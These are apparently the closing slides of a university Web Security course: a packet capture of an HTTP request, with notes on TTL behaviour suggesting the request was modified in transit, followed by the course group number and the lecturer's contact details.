10133	3210.293510	10.20.30.201	61.135.185.140	TCP	255	60	23358 > http [SYN] Seq=0 Win=1024 Len=0
10138	3210.564029	61.135.185.140	10.20.30.201	TCP	46	60	http > 23358 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0
10149	3211.283529	10.20.30.201	61.135.185.140	TCP	255	60	23358 > http [ACK] Seq=1 Ack=1 Win=600 Len=0
10183	3213.818246	10.20.30.201	61.135.185.140	HTTP	12	311	GET /h.js?00000000000000000000000000000000 HTTP/1.1
10185	3214.058189	61.135.185.140	10.20.30.201	TCP	92	161	[TCP segment of a reassembled PDU]
10186	3214.059918	61.135.185.140	10.20.30.201	TCP	93	1078	[TCP segment of a reassembled PDU]
10187	3214.059925	61.135.185.140	10.20.30.201	HTTP	94	160	HTTP/1.1 200 OK (text/javascript)
10209	3216.230971	10.20.30.201	61.135.185.140	TCP	255	60	23358 > http [ACK] Seq=258 Ack=108 Win=600 Len=0
10210	3216.335857	10.20.30.201	61.135.185.140	TCP	255	60	23358 > http [ACK] Seq=258 Ack=1132 Win=600 Len=0
10211	3216.436064	10.20.30.201	61.135.185.140	TCP	255	60	23358 > http [ACK] Seq=258 Ack=1238 Win=600 Len=0
10212	3216.540808	10.20.30.201	61.135.185.140	TCP	255	60	23358 > http [FIN, ACK] Seq=258 Ack=1239 Win=600 Len=0

HTTP请求TTL为11，没有收到回复




HTTP请求TTL为12，收到目标机器回复。说明  
HTTP请求TTL被修改，否则请求应该在12跳被丢弃。



[2023秋]Web Security

群号: 920050957



扫一扫二维码，加入群聊



# 谢谢大家

刘潮歌

liuchaoge@iie.ac.cn

中科院信工所 第六研究室



**中国科学院大学**  
University of Chinese Academy of Sciences